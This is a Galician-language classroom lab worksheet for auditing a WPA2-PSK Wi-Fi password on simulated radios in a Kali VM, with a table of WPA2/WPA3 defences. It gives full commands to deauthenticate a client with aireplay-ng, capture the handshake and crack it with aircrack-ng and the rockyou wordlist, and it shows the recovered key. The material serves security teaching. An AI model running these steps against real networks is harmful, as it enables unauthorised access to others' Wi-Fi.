TALLER BRS


PRÁCTICA Auditar contrasinal Wi-Fi WPA2 (PSK)

(deautenticación cliente)

Apelidos	Nome

ESCENARIO: AP → SSID EMPRESA-XYZ → WPA2 (PSK)

MV kaliA
- RAM ≥ 2048MB
- CPU ≥ 2
- PAE/NX habilitado
- BIOS: Óptica
- ISO: Live Kali amd64
- Rede: NAT(eth0)
- Wordlist: rockyou
- **mac80211_hwsim**
  - radios=4 → wlan0, wlan1, wlan2, wlan3
  - wlan0 → AP (hostapd, ip netns)
  - wlan1 → Cliente
  - wlan2 → unknown (tools suite: aircrack-ng →auditar handshake)
  - wlan3 → unknown (tools suite: aircrack-ng →deautenticacion)
- **Namespaces**
  - phy0 → wlan0 → AP aillado



Material necesario	Práctica: Auditar contrasinal Wi-Fi WPA2 (PSK) (deautenticación cliente)
■ Host alumnado ■ Máquina virtual GNU/Linux Kali ■ [0] 1-Taller-BRS-Practica-WiFi-1 ■ [1] aireplay-ng ■ [2] Tutorial: Como crackear WPA/WPA2	(1) Prerrequisito: Realizar [0] (2) Host alumnado. Máquina virtual GNU/Linux Kali amd64: ■ Crear seguindo especificacións do escenario. ■ Arrancar ■ Configurar a rede según o escenario: NAT(eth0), AP(wlan0), cliente(wlan1), unknown(wlan2, wlan3) ■ Montar AP simulado e aillar ■ Conectar co cliente simulado e aillar ■ Investigar co cliente unknown(airodump-ng) →desconectar cliente simulado → capturar handshake →comprobar fortaleza contrasinal → auditar handshake con aircrack-ng e ataque por diccionario (rockyou).

Protocolo	Método de autenticación	Seguridade	Ventaxes	Desvantaxes	Ataques típicos	Como protexerse contra os ataques	Nível seguridade
WPA2-PSK	Pre-Shared Key (clave común)	Cifrado AES, pero usa unha chave compartida	Fácil de configurar e usar	Menos seguro en redes grandes ou abertas, risco se a clave é débil	**Ataques de dicionario** (forza bruta usando claves débiles), **Ataques de captura de handshakes**	1. **Usa contrasinais longos e complexos** (máis de 16 caracteres, combinación de maiúsculas, minúsculas, números e caracteres especiais). 2. **Habilita o control de acceso á rede (filtrado MAC)**. 3. **Desactiva a reemitición do handshake** para dificultar a captura do handshake. 4. **Habilitar 802.11w (protección de tramas de xestión):** ieee80211w=2→tramas desautenticación/desasociación están cifradas e non poden ser manipuladas por un atacante. Require o uso de **WPA2** o **WPA3** con **AES** (non se admite **TKIP**).	↑
WPA2-EAP	Extensible Authentication Protocol (EAP)	Cifrado AES, require autenticación baseada en servidor (RADIUS)	Maior seguridade, pode usar certificados e outros métodos de autenticación	Require configuración de servidor (RADIUS), máis complexo	**Ataques Man-in-the-Middle** (se non hai cifrado TLS adecuado), **Ataques de diccionario contra credenciais**	1. **Usa TLS ou outros métodos EAP seguros** para a comunicación entre o cliente e o servidor. 2. **Implementa certificados para autenticación EAP** para evitar ataques de MITM. 3. **Utiliza contrasinais fortes e técnicas de autenticación multifactorial** para protexer as credenciais.	↑↑
WPA3-SAE	Simultaneous Authentication of Equals (SAE)	Cifrado AES, resistencia mellorada contra ataques de forza bruta	Máxima seguridade, mellora a protección contra ataques offline	Asegúrese de que todos os dispositivos son compatibles	**Ataques de dicionario offline** (reducidos significativamente, pero aínda posibles en certas condicións), **Ataques de downgrading** (forzar a conexión a WPA2)	1. **Activar protección contra downgrading** en routers (forzar WPA3 en vez de WPA2). 2. **Usa claves longas e únicas para cada dispositivo**. 3. **Reforza a seguridade da configuración de WPA3** nas túas redes e dispositivos para evitar vulnerabilidades de implementación.	↑↑↑

Conclusión:

- **WPA2-PSK**: Ten un nivel de seguridade básico, ideal para redes pequenas ou domésticas, pero pode mellorar se se seguen as boas prácticas.
- **WPA2-EAP**: Ten unha maior seguridade grazas á autenticación centralizada (RADIUS), pero require máis configuración.
- **WPA3-SAE**: O protocolo máis seguro, protexendo contra moitos tipos de ataques, pero require compatibilidade de dispositivos.

Airplay é unha ferramenta que forma parte do paquete Aircrack-ng utilizada para realizar probas de penetración en redes Wi-Fi. O seu obxectivo principal é interactuar coa rede sen fíos simulando diferentes tipos de tráfico e ataques específicos para avaliar a súa seguridade. Airplay opera no nivel de enlace de datos (capa 2) e permite realizar ataques como inxección de paquetes, desautenticación de clientes, falsificación de puntos de acceso e outras accións, todo mediante o uso de interfaces en modo monitor.

O funcionamento técnico de Airplay baséase na captura e inxección de paquetes Wi-Fi. Cando unha interface de rede está configurada en modo monitor, pode escoitar todo o tráfico sen fíos na frecuencia específica (canal) sen estar asociada a unha rede. Airplay utiliza esta capacidade para interceptar paquetes e xerar outros. Por exemplo, nun ataque de desautenticación, Airplay envía paquetes especialmente deseñados que indican aos clientes conectados a un punto de acceso que se desconecten, obrigándoos a volver autenticarse. Este tipo de ataque pode ser útil para capturar un handshake WPA/WPA2 e analizar a clave de cifrado.

A ferramenta soporta varios modos de operación, como o modo de replay (para repetir tráfico capturado), ataques de inxección (para comprobar vulnerabilidades), e falsificación de beacons (para crear redes ficticias). Técnicamente, utiliza funcionalidades de controladores e librerías como libpcap para capturar e modificar paquetes, así como algoritmos optimizados para evitar detecciónss básicas. Aínda que Airplay é unha ferramenta poderosa para probas de seguridade, o seu uso debe estar limitado a entornos autorizados e con propósitos éticos, xa que a súa utilización en redes sen permiso é ilegal.

Cando se realiza un ataque de desautenticación dirixido con **Airplay-ng**, este envía un total de **128 paquetes por cliente** especificado. En cada execución, 64 paquetes son enviados ao punto de acceso (**AP**) e outros 64 ao cliente. Estes paquetes son do tipo **deauth** do protocolo 802.11 e indican aos dispositivos que deben desconectarse. Este deseño busca asegurar que tanto o AP como o cliente reciban a instrución, o que aumenta as probabilidades de interromper a conexión. Para executar este tipo de ataque, é necesario que a interface de rede estea configurada en modo monitor.

Un exemplo de comando sería:

```
$ sudo aireplay-ng --deauth 10 -a 00:11:22:33:44:55 -c 66:77:88:99:AA:BB wlan2mon
```

Neste caso, a opción `--deauth 10` especifica o envío de 10 paquetes de desautenticación (10 lotes de 128 paquetes en total). A opción `-a` indica a dirección MAC do punto de acceso, mentres que `-c` define a dirección MAC do cliente que se desexa desautenticar. Finalmente, `wlan2mon` é a interface en modo monitor que realizará a inxección de paquetes. Este comando está deseñado para un ataque dirixido, onde tanto o AP como o cliente reciben os paquetes necesarios para forzar a desconexión.

O resultado do comando inclúe información sobre os **ACKs (Acknowledgements)** recibidos, que se mostran no formato `[ 61|63 ACKs ]`. O primeiro valor indica os ACKs recibidos do cliente e o segundo do AP. Un valor inferior a 64 é normal, xa que algúns paquetes poden perderse debido a interferencias ou problemas de alcance. Valores de cero indican que o cliente ou o AP non recibiron os paquetes, posiblemente debido a unha distancia excesiva ou mala calidade do sinal. Este feedback é crucial para axustar o posicionamento ou a potencia da antena.

Procedemento:

(1) Host alumnado. Máquina virtual GNU/Linux Kali:

(a) Crear e arrancar unha máquina virtual no equipo do alumnado coas seguintes características (ver escenario):

i. RAM ≥ 2048MB
ii. CPU ≥ 2
iii. PAE/NX habilitado
iv. ISO: Kali Live amd64 [3]
v. Rede: 1 tarxeta en modo NAT *(as wlanX serán simuladas por mac80211_hwsim)*
vi. Nome: Practica-Kali-Auditar-PSK-Deautenticacion

(b) Rol interfaces Wi-Fi:

Imos empregar:

i. wlan0 para AP WPA2 (PSK) (shell bash consola1)
ii. wlan1 para o cliente que se conecta a AP (shell bash consola2)
iii. wlan2 e wlan3 como un cliente que non sabe o contrasinal para conectarse ao AP (shell bash consola3 → mode monitor)(shell bash consola4 → deautenticar cliente conectado wlan1).

Consola1

```
$ setxkbmap es
$ ip addr show
$ ip route
$ cat /etc/resolv.conf
$ sudo modprobe mac80211_hwsim radios=4
$ ip addr show
$ sudo su -
  # apt update && apt -y install hostapd
  # ip netns add wifi_ap_wlan0
  # ip netns exec wifi_ap_wlan0 bash
    # echo $$ > /tmp/consola1-pid.txt
    # echo -e 'interface=wlan0\ndriver=nl80211\ncountry_code=ES\nssid=EMPRESA-XYZ\nchannel=0\nhw_mode=b\nwpa=2\nwpa_key_mgmt=WPA-PSK\
  nwpa_pairwise=TKIP CCMP\nwpa_passphrase=spongebob19\nauth_algs=3\nbeacon_int=100' > wpa-psk.conf
```

Consola2:

```
$ PID=$(cat /tmp/consola1-pid.txt)
$ sudo iw phy phy0 set netns ${PID}
```

Consola1:

```
    # hostapd wpa-psk.conf #Comprobar en consola1 o estado habiliatado do AP → wlan0: AP-ENABLED
```

Consola2:

```
$ sudo su -
  # echo -e 'network={\nssid="EMPRESA-XYZ"\nkey_mgmt=WPA-PSK\npsk="spongebob19"\n}' > wpa_supplicant.conf
  # wpa_supplicant -B -i wlan1 -c wpa_supplicant.conf -D nl80211 #Comprobar en consola1 a conexión realizada wlan0: AP-STA-CONNECTED xx:xx:xx:xx:xx:xx
```

Consola3:

```
$ sudo su -
  # ip link set wlan2 down
  # macchanger -m f0:4d:a2:84:3e:2d wlan2
  # ip link set wlan2 up
  # airmon-ng check kill
  # airmon-ng start wlan2
  # airodump-ng wlan2mon #Comprobar canal AP. Exemplo: CH=6
  # Ctrl^C
  # mkdir capturas && airodump-ng wlan2mon -c 6 -w capturas/cap
```

Consola4:

```
$ sudo su -
  # ifconfig wlan3 down || ip link set wlan3 down
  # iwconfig wlan3 channel 6 || (iw wlan3 set type monitor && iw wlan3 set channel 6 && iw wlan3 set type managed
  # ifconfig wlan3 up || ip link set wlan3 up
  # aireplay-ng -0 1 -a yy:yy:yy:yy:yy::yy -c xx:xx:xx:xx:xx:xx wlan3 #Opcións: -a BSSID -c MAC-Cliente-Autenticado
```

Consola3:

```
  # Ctrl^C #Unha vez capturado o handshake
  # gunzip -c /usr/share/wordlists/rockyou.txt.gz > /tmp/rockyou.txt
  # aircrack-ng capturas/cap1-01.cap -w /tmp/rockyou.txt
```

```
                                Aircrack-ng 1.7

[00:00:47] 278296/14344392 keys tested (5873.36 k/s)

Time left: 39 minutes, 54 seconds                          1.94%

                        KEY FOUND! [ spongebob19 ]


Master Key     : 00 35 42 60 BF F4 F0 DC 57 FA 6D 2C FF 97 F0 34
                 A2 F0 A5 7F EA 29 83 79 19 35 57 80 1A 63 40 EF

Transient Key  : 52 22 8B 41 16 71 28 04 5A 41 A8 E3 2D 5C 3D 06
                 19 B2 58 1B E2 23 8D 4A B4 F7 8F D7 23 06 70 12
                 C3 AC 81 7D 83 90 73 77 22 7C 92 62 65 F3 1E 56
                 74 F9 4D A0 C0 80 C9 1A A9 A2 67 AE AD AB 90 77

EAPOL HMAC     : 88 D1 05 A4 B9 03 9A 7E 2D AF F4 F5 2D 80 E0 19
```

(2) Contrasinal atopado → `spongebob19`